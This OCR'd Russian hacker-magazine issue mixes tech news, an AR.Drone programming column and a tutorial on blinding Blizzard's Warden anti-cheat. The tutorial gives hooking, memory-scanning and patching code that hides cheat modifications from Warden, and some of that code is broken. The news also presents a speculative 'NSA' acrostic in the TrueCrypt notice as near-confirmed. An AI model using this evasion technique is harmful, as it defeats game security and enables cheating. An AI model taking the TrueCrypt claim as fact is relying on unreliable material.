
В России **39%** опрошенных готовы доверить данные медицинским учреждениям и медицинским страховым компаниям. В России же **42%** готовы довериться банковским и другим финансовым учреждениям. Мировой показатель доверия личной информации медучреждениям составляет почти **50%**.



Более **40%** опрошенных в мире полагают, что правительственные органы защищают их личные данные. В России таких чуть больше **33%**.

В СООБЩЕНИИ ОТ СОЗДАТЕЛЕЙ TRUECRYPT НАШЛИ СКРЫТОЕ ПОСЛАНИЕ

КРОМЕ ТОГО, СТАЛО ИЗВЕСТНО, ЧТО РАЗРАБОТЧИКИ TRUECRYPT НЕ ОЧЕНЬ-ТО РАДЫ ФОРКАМ



История неожиданного закрытия TrueCrypt становится все запутаннее. Напомню, что в мае текущего года на странице проекта на SourceForge было опубликовано странное сообщение, гласящее, что «использование TrueCrypt небезопасно, поскольку программа может содержать уязвимости». Кроме того, всем пользователям рекомендовалось перейти на программу шифрования дисков BitLocker (которую авторы всегда высмеивали), так как в операционных системах Windows 8/7/Vista есть встроенные средства шифрования. Никаких следов взлома страницы проекта тогда так и не нашли, и сообщество пришло к выводу, что TrueCrypt действительно «убили» сами его авторы, сохраняющие анонимность.

Разумеется, версия «их запугали и закрыли спецслужбы» выдвигалась, но вряд ли кто-то ожидал, что этой теории найдется подтверждение. Однако недавно один товарищ, известный под ником Badon и участвующий в разработке MediaWiki и Tor, обратил внимание на то, что первые буквы слов из размещенного на сайте послания от разработчиков, складываются во вполне осмысленную фразу. Почему никто не заметил этого раньше? Дело в том, что фраза написана на латыни. В частности, из первых букв «Using TrueCrypt is not secure as it may contain unfixed security issues» образуется фраза «uti nsa im cu si», которая в переводе означает «If I wish to use the NSA» («если я хочу использовать АНБ»). Не слишком понятное послание, однако и на совпадение тоже не очень похоже. Вряд ли шанс случайно включить в текст фразу на латыни, намекающую на причастность АНБ, сколь-нибудь велик. Конечно, никаких официальных объяснений относительно этого скрытого послания, увы, ждать не стоит.

Проект при этом, конечно, не умер. Множество людей уже ломают головы над созданием форков TrueCrypt. Так, Мэттью Грин, криптограф и профессор университета Джона Хопкинса, несколько месяцев возглавляющий проект аудита TrueCrypt, первым высказался за форки. Идею использовать существующий код TrueCrypt Грин озвучил в ходе переписки с одним из авторов TrueCrypt, заверив, что форком занялась бы группа людей с глубоким знанием криптографии. Вся переписка опубликована на Pastebin (pastebin.com/RS0f8gwn), и доводы Грина ты можешь почитать сам. К сожалению, ответ от разработчика пришел не слишком обнадеживающий: «Мне очень жаль, но, думаю, вы просите невозможного. Форк TrueCrypt не кажется мне хорошей идеей, мы давно хотели переписать его с нуля. Полагаю, это будет ненамного сложнее, чем изучение и осмысление всей нынешней кодовой базы. Но если исходный код TrueCrypt будет использован в качестве справочной информации, нет проблем».



Проект Open Crypto Audit Project, в апреле этого года уже проведший аудит TrueCrypt (не выявивший ничего серьезного), теперь опубликовал на GitHub репозиторий с верифицированными архивами TrueCrypt 7.1a, которые можно использовать для создания форков.



Бесплатная альтернатива Windows — ReactOS Community Edition так и не сумела заинтересовать инвесторов. На Indiegogo разработчики сумели привлечь лишь 25 тысяч долларов вместо нужных 50 тысяч.



Китайский поисковик Baidu будут использовать для предсказания эпидемий гриппа и вирусных заболеваний. Проект частично базируется на Google Flu Trends.



Компания Google в тестовом режиме запустила собственный сервис регистрации доменов — Google Domains. Партнерами Google выступают хостеры Squarespace, Wix, Weebly и Shopify.



По информации издания ZDNet и их собственных источников, финальный вариант Windows 9 появится в апреле 2015 года.



ПАТЕНТНОЕ БОГАТСТВО MICROSOFT

Многие из опубликованных патентов были получены Microsoft благодаря участию в консорциуме Rockstar, который купил за 4,5 миллиарда долларов патенты обанкротившейся телекоммуникационной компании Nortel на аукционе в 2011 году.

ЗА ЧТО ПРОИЗВОДИТЕЛИ ANDROID-ДЕВАЙСОВ ПЛАТЯТ MICROSOFT

Всем известно, что Microsoft получает огромное роялти с компаний, производящих различные Android-устройства. За счет этих отчислений корпорация зарабатывает примерно 1–2 миллиарда долларов в год. Разумеется, список патентов, необходимых для создания Android-смартфона (их порядка 200), не афишируется, производители даже подписывают соглашение о неразглашении, однако рано или поздно все тайное становится явным.

На официальном сайте Министерства торговли Китая разместили список из 310 патентов Microsoft, 127 из которых напрямую связаны с Android. Включая 14 патентов, ставших основой для подачи иска к производителю Android-ридеров Barnes & Noble в 2011 году. Список обнародован в рамках обычной процедуры — проверки соблюдения норм местного законодательства при покупке корпорацией Microsoft мобильного подразделения Nokia.

Список можно увидеть здесь: www.mofcom.gov.cn/article/difang/henan/201404/20140400547823.shtml, однако по ссылке, к сожалению, только китайский язык. Известно, что в списке содержится много новых патентов, нигде не упоминавшихся ранее. Например, патент № 8255379 «Клиентский локальный поиск» (Customer Local Search), патент № 5813013 «Представление повторяющихся событий» (Representing Recurring Events) и патент № 6799047 «Определение и отслеживание пользователя в беспроводной сети с помощью профилирования в окружающей среде» (Locating and tracking a user in a wireless network through environmentally profiled data).

«Качественные, красивые и затягивающие игры всегда будут пользоваться спросом. Новые интересные релизы регулярно «выстреливают» в App Store и сразу оказываются в топе самых популярных приложений».



Александр Шиляев,
директор по глобальному оперированию метаигр и мобильных продуктов Wargaming



3 000 000

Raspberry Pi продано на сегодня

→ На самом деле продано уже больше трех миллионов мини-компьютеров, просто официальная статистика публикуется с опозданием на месяц, а то и больше. Зато стало известно, что на сегодня продается примерно 150 тысяч Raspberry Pi в месяц. Такими темпами Raspberry скоро обгонит по продажам легендарный ZX Spectrum (5 миллионов проданных экземпляров), хотя сравнение, конечно, не совсем корректно :).

95%

инцидентов ИБ — это человеческий фактор

→ IBM опубликовала традиционный отчет «IBM Security Services 2014 Cyber Security Intelligence Index», содержащий статистику о сетях почти 1000 клиентов в 133 странах мира. Самая популярная ошибка — переход на вредоносный сайт по ссылке из фишингового сообщения. Не менее «популярны» неправильные конфигурации серверов, игнорирование вышедших патчей, использование имени пользователя и пароля по умолчанию, потеря ноутбуков или других мобильных устройств.

AMAZON ПРЕДСТАВИЛА FIRE PHONE

НЕОБЫЧНЫЙ ТЕЛЕФОН С ШЕСТЬЮ КАМЕРАМИ, О КОТОРОМ ГОВОРЯТ ВСЕ


О планах Amazon выпустить собственный смартфон было известно давно, и слухи вокруг проекта ходили самые разные. И вот наконец смартфон представлен публике, и многие уже поспешили назвать его game changer'ом, который перевернет рынок. Попробуем разобраться, так ли это.

Технические характеристики новинки ты можешь видеть рядом с этим текстом, и, скажем прямо, это не убийца всех флагманов. Работает Fire Phone под управлением Fire OS 3.5 (сильно модифицированная версия Android, которую Amazon использует в своих планшетах уже несколько лет). Но основная фишка здесь отнюдь не в железе — Amazon удалось придумать то, чего действительно еще не было ни у кого. Эту функцию назвали «динамической перспективой», и за счет ее смартфон получил уникальный интерфейс, изменяющийся в зависимости от угла зрения, а также трехмерные приложения. Здесь стоит пояснить, что это не 3D в прямом смысле, это 3D виртуальное. Поворот экрана телефона меняет перспективу, будто на экране реальный объект, который можно увидеть под другим углом. Стереоскопического эффекта нет. Такой подход заметно отличается от реализации подобных трюков на базе акселерометра. Дело в том, что здесь за отслеживание положения головы пользователя и его жестов отвечают четыре камеры (всего у аппарата шесть камер). Каждая из четырех камер имеет угол обзора 120 градусов и инфракрасную подсветку. Также известно, что в них используется полнокадровый затвор вместо скользящего. Благодаря им достаточно лишь повернуть аппарат, чтобы выпало меню или началась автоматическая перемотка текста. API Dynamic Perspective будет открыт для разработчиков.

Однако давно известно, что Amazon продает не столько гаджеты, сколько устройства для доступа к экосистеме своих сервисов. Поэтому второй ключевой фишкой аппарата выступает Firefly — технология, позволяющая распознать и тут же купить любой контент с помощью основной камеры или микрофона (включая книги, музыку, фильмы, DVD и CD, штрих-код или QR-код). Для Firefly даже предусмотрена собственная аппаратная клавиша, так что Fire Phone просто идеальный гаджет для импульсивных покупок. Пришел в магазин, навел камеру на понравившийся товар, увидел, что на Amazon товар стоит дешевле, тут же заказал. Судя по всему, Amazon преследовала именно эту цель: хотел создать еще одно устройство для покупок, а не конкурента флагманам других производителей. Если так, похоже, у Безоса и компании все получилось.



Без контракта Fire Phone стоит от 649 до 749 долларов (32 и 64 Гб соответственно). Невзирая на немалую цену, смартфон стал бестселлером в первые же часы после релиза. Так как количество устройств по предзаказу ограниченно, есть шанс, что всем желающим смартфонов может не хватить. Amazon рассчитывает продать 2–3 миллиона устройств к концу года.





На YouTube скоро можно будет выкладывать ролики 60fps (образцы таких роликов уже доступны), а также разработчики обещают внедрить поддержку Kickstarter, Indiegogo и других похожих сервисов.



У DuckDuckGo появилась интересная функция: теперь поисковик отображает баланс любого BTC-кошелька, для этого достаточно ввести в строку его поиска адрес.



Яндекс.Маркет меняется. Теперь товар можно оплатить через сам маркет, не переходя на сайт магазина. Плюс появилась защита покупателей и арбитражная система для разрешения споров с магазинами.



Уязвимость в материнских платах Supermicro исправили, но патч получился кривым (на некоторых моделях он здорово глючит), к тому же не все потрудились обновиться. Из-за этого минимум 32 тысячи веб-серверов все еще уязвимы.


ПРО
ПРО
ГРАМ
МИ
РО
ВА
НИЕ
ДРОНА



Колонка
Стёпы Ильина



Как и многие другие гики, я все-таки стал обладателем AR.Drone — пожалуй, наиболее популярного квадрокоптера, который массово продается по всему миру в самых обычных магазинах и управляется со смартфона по Wi-Fi. Что из этого вышло — читай в сегодняшней колонке.

ПРОСТО ЛЕТАТЬ СКУЧНО

После приобретения квадрокоптера (дрона) быстро приходит неожиданное понимание: просто летать на нем не так уж и интересно. В смысле вначале, конечно, есть интерес, но лично у меня скорее спортивный — научиться с ним управляться, чувствовать, как он летает, понять его ограничения и прочее. Но к в общем-то бессмысленным полетам с первых минут хочется добавить какого-то содержания.

Первое, что приходит на ум, — нацепить на дрон камеру вроде GoPro и поснимать нормальную картинку (а не то унылое сами-знаете-что, которое выдает встроенная камера). Надо сказать, что AR.Drone не очень-то для этого предназначен (поэтому если хочешь снимать, то лучше сразу смотреть на какие-то другие модели). Например, я тут же уперся в те ограничения по дальности, которые создает управление по Wi-Fi с телефона.

Чтобы это как-то обойти, я стал брать с собой инвертер в машину и подключать к нему точку доступа с неплохими антеннами, заметно увеличивающими расстояние, на котором можно управлять дроном. Хотя многие вообще впаивают отдельный радиомодуль, чтобы AR.Drone'ом можно было управлять с обычного 8-канального пульта.

Делать съемку «с воздуха» — это прямо круто, совершенно особые впечатления, но надоедает и это. Сегодня же я тебе хочу рассказать о своей новой забаве, которую предлагает AR.Drone, — его программировании.

AR.DRONE ИЗНУТРИ

Что значит «программировать дрон»? Тут надо понимать, что AR.Drone — это, по сути, маленький компьютер, в котором зашита программа для управления четырьмя двигателями коптера. Если описать конфиг кратко, это будет:

- модуль Wi-Fi, через который осуществляется управление;
- 1 ГГц CPU, 125 Мб Memory;
- две камеры (одна впереди, одна внизу);
- Linux (BusyBox);
- автоматическое «зависание» на заданной позиции (используется альтиметр и оптическое слежение за положением).

Соответственно, у него есть прошивка, которая принимает команды управления по Wi-Fi, — и за счет этого осуществляется управление коптером. Понятно, что если команды можно передать с помощью приложения для смартфона, то это можно сделать и другими способами.

Уверен, что есть и другие подходящие для программирования коптеры, но комьюнити полюбили AR.Drone за неплохую начинку, адекватную цену и простоту покупки запасных частей по всему миру.

КАК УПРАВЛЯТЬ?

Дроном можно управлять AT-командами, но это низкий уровень. Как это обычно бывает, для протокола быстро появляются обертки для разных языков программирования — они в изобилии представлены на GitHub. На наибольшее развитие получил фреймворк NodeCopter, написанный на Node.js.

Собственно, для программирования дрона надо установить в системе сам Node.js и модуль NodeCopter:

```
$ npm install ar-drone
```

Далее подключаемся, как обычно, к дрону по Wi-Fi, используя стандартное приложение FreeFlight, и можно приступать к управлению коптером с ноутбука.

Вот простой пример прямо с сайта NodeCopter:

```
var arDrone = require('ar-drone');
var client = arDrone.createClient();
client.takeoff();
client
  .after(5000, function() {
    this.clockwise(0.5);
  })
  .after(3000, function() {
    this.animate('flipLeft', 15);
  })
  .after(1000, function() {
    this.stop();
    this.land();
  });
```

Сохрани его в файл и выполни — ты увидишь, как дрон взлетает, вращается по часовой стрелке, делает, если батарея достаточно заряжена, так называемые flip (переворачивание) и садится. Сразу даю маленький хинт: если коптер делает что-то не так, то есть один надежный способ его остановить. Резко поймать его и перевернуть — в этом случае срабатывает триггер внештатной ситуации, и он выключается.

Первое, что я хотел автоматизировать, — это взлет коптера и создание панорамы. Идея простая: взлететь, набрать нужную высоту и совершить оборот 360 градусов, делая снимки, которые позже можно склеить. Для этого потребовалось лишь немного изменить тот пример, который я привел выше, добавив вызовы для создания фотографии (изображения я получал с помощью модуля ar-drone-png-stream). Как позже выяснилось, эта идея пришла не только мне, поэтому есть даже готовый модуль, который называется ardrone-panorama. И да, работает он лучше моего :).

ЧТО МОЖНО СДЕЛАТЬ?


Далее я расскажу, что еще можно сделать с помощью AR.Drone, используя наработки комьюнити.

Вообще, чтобы программировать логику, тебе нужно обрабатывать изображение с камеры дрона. Для этого можно использовать либо ar-drone-png-stream, который я уже упомянул, либо node-dronestream (подходит для видео). Есть даже проект copterface, который распознает лица, используя библиотеку node-opencv. Адаптируя эту идею, можно сделать беспилотник, который будет летать над толпой и искать нужных людей.

Особое направление, которое популярно в комьюнити, — разработка различных инструментов для управления дроном. Можно управлять из браузера (drone-browser), жестами (ipad-ardrone-controller), джойстиком от PlayStation 3 (node-drone-joystick) или даже Kinect'ом (drone-kinect). Когда ко мне приедет мой Oculus Rift или Google Glass, я обязательно сделаю управление с помощью этих очков виртуальной реальности. Хотя наверняка и такие проекты уже есть.

Меня же всегда больше привлекала возможность сделать автономную систему, которая бы сама выполняла какую-то задачу. К сожалению, я еще не купил себе специальный GPS-набор, с помощью которого AR.Drone может летать по заданным точкам и возвращаться к месту старта, если потеряет связь с пультом. Но я уже успел поиграться со специальным модулем ardrone-autonomy, который предназначен как раз для программирования автономных полетов.

Короче говоря, в AR.Drone'е я нашел классную платформу для экспериментов. И если у тебя есть что тут рассказать, напиши мне :).



Teq
1371117@gmail.com



НАТЯГИВАЕМ BLIZZARD WARDEN

ЛИШАЕМ ЗРЕНИЯ АНТИЧИТ-СИСТЕМУ МНОГОПОЛЬЗОВАТЕЛЬСКИХ ИГР

Встроенной системой слежения за процессом и окружающей его средой, с целью противодействия различным неавторизированным модификациям кода, уже никого не удивить: практически любой мало-мальски популярный многопользовательский игровой проект имеет нечто подобное. В этой статье мы проанализируем используемую разработчиками из Blizzard клиентскую защиту, а также реализуем один из эффективных способов ее обхода.



Заблокированная игровая учетная запись



INFO

Никакой утечки личной информации (в версии на момент написания статьи) не происходит: сканируются лишь некоторые участки адресного пространства игрового процесса.

Warden (переводится с английского как смотритель, надзиратель) — именно так решили назвать защитную систему разработчики популярнейших в своих жанрах игр из Blizzard. Система, являясь фактически частью Battle.net, используется в таких проектах, как World of Warcraft, StarCraft II и Diablo 3. Только лишь по официальным данным за все время были забанены десятки тысяч аккаунтов Battle.net, и немалая часть при этом — заслуга Warden.

БЕЗМОЛВНЫЙ СМОТРИТЕЛЬ

Для начала, пожалуй, стоит выяснить, что собой представляет Warden. Система состоит из двух частей: серверной и клиентской, и, само собой, мы будем иметь дело только с клиентской частью. Как уже было сказано ранее, Warden не является неотъемлемой частью игрового кода. Код клиентской части подгружается динамически с Battle.net в виде образов, отдаленно напоминающих по своей структуре Portable Executable, которые затем отображаются по случайным адресам в адресном пространстве игрового процесса. Стоит также отметить, что большая часть кода клиентской части Warden обфусцирована и может изменяться от одной игровой сессии к другой.

Warden представляет собой пассивный механизм защиты, и все, чем занимается клиентская часть Warden, — это сбор информации, которая впоследствии отправляется серверной части. В целом примерный алгоритм работы клиентской части Warden выглядит следующим образом:

1. Получение списка относительных адресов для сканирования.
2. Считывание необходимого количества байт по каждому из адресов.
3. Расчет хешей.
4. Компоновка пакета с хешами и отправка его на сервер.

Процедура повторяется с некоторой периодичностью несколько раз в минуту. Если серверная часть обнаруживает несоответствие хешей эталонным значениям, считается, что используются запрещенные модификации кода. Каких-либо незамедлительных действий при этом не предпринимается — аккаунт просто помечается как нарушающий правила, а о том, что ты «попался», можно будет узнать лишь через некоторое время, когда учетная запись уже будет заблокирована. Целиком аккаунт Battle.net (который может содержать множество прикрепленных лицензий) при этом не блокируется — только учетная запись игры.

ПРОТИВ СИСТЕМЫ

Нейтрализовать Warden, просто отключив его либо заблокировав его работу, не удастся: система устроена таким образом, что серверная часть в любом случае должна получать от клиентской ответные пакеты, которые, в свою очередь, должны содержать информацию о сканировании. Следовательно, выход только один — не попадаться. Добиться этого можно как минимум тремя способами:

Сердце сканера Warden



Поиск загрузчика

1. Обходить стороной заведомо опасные адреса при внесении модификаций в код.
2. Использовать косвенное внедрение, перехватывая один из методов DirectX — `Device.EndScene()`.
3. Прятать все совершенные модификации на лету (при сканировании).

Первый вариант будет работать до поры до времени и по большому счету обходом как таковым не является. Второй вариант (перехват `EndScene()`) действительно неплохо работает, функция вызывается после завершения построения каждого выводимого на экран кадра и перехватывается, например вполне легальными программами видеозахвата, что не дает Warden возможности однозначно трактовать изменения в коде функции как запрещенные модификации. Тем не менее вариант больше годится для ботов и успешно ими эксплуатируется на протяжении уже нескольких лет. Третий вариант идеально подходит для статичных модификаций (как, например, включение отрисовки всей карты в StarCraft — maphack), кроме того, его реализация сама по себе интереснее и технологичнее. Именно последний вариант подробно и рассмотрим далее.

Очевидно, что для сокрытия произведенных модификаций необходимо внедриться в сканирующий код Warden. Как известно, этот код не присутствует в процессе со старта, к тому же при загрузке получает случайный адрес. На первый раз его можно обнаружить при помощи отладчика, просто установив breakpoint на чтение любого из сканируемых адресов (от какого-либо старого, давно детектируемого хака). Например, для последнего (на момент написания статьи) билда World of Warcraft, установив breakpoint по относительному базе основного образа адресу `0x0045A6F0`, мы попадаем в следующий участок кода:

MASM

```
push    esi
push    edi
cld
mov     edx, dword ptr ss:[esp+14h]
mov     esi, dword ptr ss:[esp+10h]
mov     eax, dword ptr ss:[esp+0Ch]
mov     ecx, edx
mov     edi, eax
shr     ecx, 2
je short
; Здесь данные попадают во временный буфер,
; с которого будет рассчитываться хеш.
; Достаточно подставлять вместо измененных байт
; оригинальные
rep     movs dword ptr es:[edi], dword ptr ds:[esi]
mov     cl, 3
and     ecx, edx
je short
rep     movs byte ptr es:[edi], byte ptr ds:[esi]
pop     edi
pop     esi
ret
```

Загрузчик модулей Warden

Опытным путем было установлено, что обнаруженный код не подвергается полиморфным изменениям, в отличие от всего остального модуля, к тому же изменялся он за последние годы лишь однажды, что делает его идеальной мишенью для внедрения. Но так как этот код — часть загружаемого динамически модуля, то необходимо будет также перехватить момент его появления в процессе, чтобы внести изменения до первого исполнения. В случае с WoW загрузчик является частью кода игры и находится прямо в Wow.exe (для 32-битной версии), его можно найти, перелопатив километры листингов в дизассемблере, или пойти более хитрым путем. Память под загружаемые образы модулей Warden выделяется функцией VirtualAlloc(), лог вызовов, с указанием места, откуда был произведен вызов, будет содержать адрес, принадлежащий загрузчику.

C++

```
void VA_hook_(DWORD dwCallAddr, ↵
DWORD dwMemBlock, DWORD dwSize)
{

    if ( dwMemBlock && dwSize > 0x2000 )
    {
        Logger::OutLog("Allocated block:%.8x ↵
        - %.8x, called from:%.8x\r\n", dwMemBlock,↵
        dwMemBlock+dwSize, dwCallAddr );
    }
}
```

При этом нет нужды перебирать все записи: после логина и входа на игровой реалм необходимый модуль Warden будет уже загружен, можно просто произвести поиск по всему адресному пространству процесса бинарного паттерна, соответствующего ранее найденной процедуре сканирования данных:

C++

```
Scanner::TPattern WardenPattern ("\x56\x57\xFC\↵
 x8B\x54\x24\x14\x8B\x74\x24\x10\x8B\x44\x24\x0C\↵
 x8B\xCA\x8B\xF8\xC1\xE9\x02\x74\x02\xF3\xA5","x26");
DWORD WardenProc = (DWORD) Scanner::ScanMem↵
 ( &WardenPattern );

if ( WardenProc )
{
    Logger::OutLog("Warden::Scan proc:0x%.8X\r\n",↵
    WardenProc);
}
else
    Logger::OutLog("Warden::Scan proc not found\↵
    r\n");
```

Таким образом мы определим точное текущее местоположение необходимого нам кода Warden, а лог вызовов VirtualAlloc() позволит определить, откуда именно была запрошена память под этот код, указав тем самым на загрузчик модулей Warden. Проанализировав в дизассемблере код загрузчика, можно найти подходящее место для перехвата. Для этого нужно выбрать благоприятный момент, когда все секции образа, полученного из Сети, будут успешно отображены в АП процесса, после этого можно будет внедрять перехват, модифицирующий код Warden. Подходящим участком может быть вызов VirtualProtect(), устанавливающий финальные права доступа к секциям:

MASM

```
lea    ecx, [ebp+flOldProtect]
push   ecx ; lpflOldProtect
push   dword ptr [esi+8] ; flNewProtect
push   eax ; dwSize
push   ebx ; lpAddress
call   ds:VirtualProtect
test   byte ptr [esi+8], 0F0h
jz short loc_A5BE9C
push   [ebp+dwSize]    ; dwSize
push   ebx ; lpBaseAddress
call   ds:GetCurrentProcess
```



INFO

Если тебя заинтересовала представленная в статье тематика и ты хочешь покопать еще глубже, то могу порекомендовать, возможно, лучший специализированный форум: www.ownedcore.com/forums/.

```
push   eax ; hProcess
call   ds:FlushInstructionCache
```

Код функции-трамплина, переход на которую установлен вместо call ds:VirtualProtect, может выглядеть следующим образом:

C++

```
// Вызывается для каждой секции
__declspec(naked) void WardenLoader_hook( LPVOID ↵
lpAddress, SIZE_T dwSize, DWORD flNewProtect ) {
    __asm
    {
        push ebp
        mov ebp, esp
        pushad
    }
    // Для секции, содержащей исполнимый код
    if ( flNewProtect==PAGE_EXECUTE_READ )
        // Патчим код Warden
        WardenModulePatch(lpAddress, dwSize);
    __asm
    {
        popad
        pop ebp
        jmp dword ptr[VirtualProtect]
    }
}
```

ПАТЧЕР

Для того чтобы была возможность скрывать свои действия от глаз Warden, необходимо запоминать абсолютно все производимые в памяти процесса изменения и иметь доступ к оригинальным данным, существовавшим до внесения изменений. Любые изменения (перехваты, подмены и прочее) должны производиться одним и тем же средством, которое должно гарантировать выполнение изложенных требований:

ПОИСК ДАННЫХ ПО БИНАРНОМУ ПАТТЕРНУ

Чтобы делать модифицирующие код патчи не зависящими от версии игр и не перебивать раз за разом смещения, потребуется возможность поиска по двоичному паттерну (шаблону). В этом случае на основе кода, требующего изменения, создается паттерн, содержащий достаточно информации для того, чтобы при совпадении можно было уверенно сказать, что нашлось именно то, что требовалось. Существует масса различных возможностей реализации поиска по шаблону. В предлагаемом мной решении поиск производится по шаблону вида: xA?B (где A и B — натуральные числа, x — точное совпадение байт, количество которых указано следующими символами, ? — пропускаемые байты).

Пример:

C++

```
// Инициализируем паттерн
// Первый параметр — данные для сравнения, второй — шаблон
// сравнения
Scanner::TPattern SamplePattern ("\x56\x57\xFC\x00\x00\x90", ↵
 "x3?2x1");

/*
    Этот паттерн соответствует данным, у которых первые три байта
    совпадают с 0x56, 0x57, 0xFC, затем идут два произвольных
    байта, а последний совпадает с 0x90
*/
// Поиск по заданному паттерну в ограниченной области, с началом
// pMemBase и размером dwSize
DWORD dwProc = (DWORD) Scanner::FindPattern( pMemBase, dwSize, ↵
&SamplePattern );
```

Полные исходники можно посмотреть в прилагаемом проекте.



C++

```
/*
    pAddr – указатель на место производимой
            модификации
    pData – данные для замены
    dwDataSize – размер данных
*/
BOOL Patcher::MakePatch( PBYTE pAddr, PBYTE ↵
pData, DWORD dwDataSize )
{
    BOOL fRes = false;
    DWORD dwOldp;
    if ( VirtualProtect( pAddr, dwDataSize, ↵
    PAGE_EXECUTE_READWRITE, &dwOldp) )
    {
        // Запоминаем оригинальные байты
        // Последний элемент
        pPatchStruc  = &Patches[dwPatches];
        pPatchStruc->addr = dwAddr;
        pPatchStruc->len = dwSize;
        memcpy( pPatchStruc->org , (PVOID) ↵
        dwAddr, dwSize );
        // Записываем новые
        memcpy( pAddr, pData, dwDataSize );
        dwPatches++
        fRes = true;
    }
    return fRes;
}
```

Список структур, содержащий информацию по всем совершенным в процессе изменениям, может принадлежать объекту с глобальной областью видимости. Модифицирование кода теперь может производиться примерно следующим образом:

SRC

В статье приведен облегченный и неполный исходный код, автор создал полноценный рабочий проект, прилагаемый к статье. Не поленись и загляни в исходники, вполне возможно, что ты найдешь там нечто полезное для себя.

C++

```
bool PatchVirutalProtect()
{
    bool bRetval = false;
    PBYTE bCode = (PBYTE) "\xE8\x90\x90\x90\x90\↵
                            x90"; // call rel32
    DWORD pProc = (DWORD) GetProcAddress↵
      ( GetModuleHandleA( "KernelBase.DLL"), ↵
      "VirtualProtect" );
    *((PDWORD)(bCode+1)) = ↵
      DWORD)&VP_hook - ((DWORD)pProc+5);
    if ( Patcher::Instance()->MakePatch( (PBYTE)↵
    pProc, bCode, 5 ) )
    {
        Logger::OutLog( "VirtualProtect patched ↵
          at: %x\r\n", pProc );
          bRetval = true;
    }
    else Logger::OutLog( "VirtualProtect patch ↵
      failed\r\n" );
    return bRetval;
}
```

Использование централизованного патчера не доставляет дополнительных хлопот, при этом, помимо простого доступа к оригинальным данным, мы получаем возможность откатить любое изменение, вернув все к первоначальному состоянию, что иногда бывает весьма полезно.

НЕВИДЯЩЕЕ ОКО WARDEN'А

Теперь, когда есть вся необходимая информация и инструменты, осталось подменить сканирующую процедуру Warden своей, которая вместо модифицированных данных будет под-

КАК НАСЧЕТ ОСТАЛЬНЫХ ПРОЕКТОВ BLIZZARD?

В статье был рассмотрен вариант перехвата кода загрузчика для WoW, у других проектов этот код находится в обфусцированной библиотеке battle.net.dll, по которой в принципе невозможно создать не зависящий от версии библиотеки паттерн для поиска кода загрузчика. В этом случае, как один из вариантов, можно перехватывать все вызовы VirtualProtect(), совершенные из battle.net.dll, обрабатывая их примерно следующим образом:

C++

```
void VP_hook_internal( DWORD dwCallAddr, DWORD dwMemBlock, ↵
  DWORD dwSize, DWORD flNewProtect) {
    // Вызов был произведен из battle.net.dll
    if (dwCallAddr - WardenLoaderHack::dwBNetBase < ↵
      WardenLoaderHack::dwBNetImageSize)
    {
        // Секция кода
        if ( dwMemBlock && flNewProtect==PAGE_EXECUTE_READ )
        {
            MEMORY_BASIC_INFORMATION Mem;
            // Ищем начало блока памяти
            if  ( VirtualQuery( (PVOID) dwMemBlock, &Mem, ↵
              sizeof (MEMORY_BASIC_INFORMATION)) )
            {
                // Первые четыре байта – сигнатура модуля Warden
                if ( *(PDWORD)Mem.AllocationBase == '2LLB' )
                {
                    Logger::OutLog("Warden image found at:%.8X, ↵
                      code section:%.8X\r\n", Mem.AllocationBase, ↵
                      dwMemBlock);
                    // Патчим код Warden
                    WardenModulePatch(dwMemBlock, dwSize);
}   }   }   }   }
```

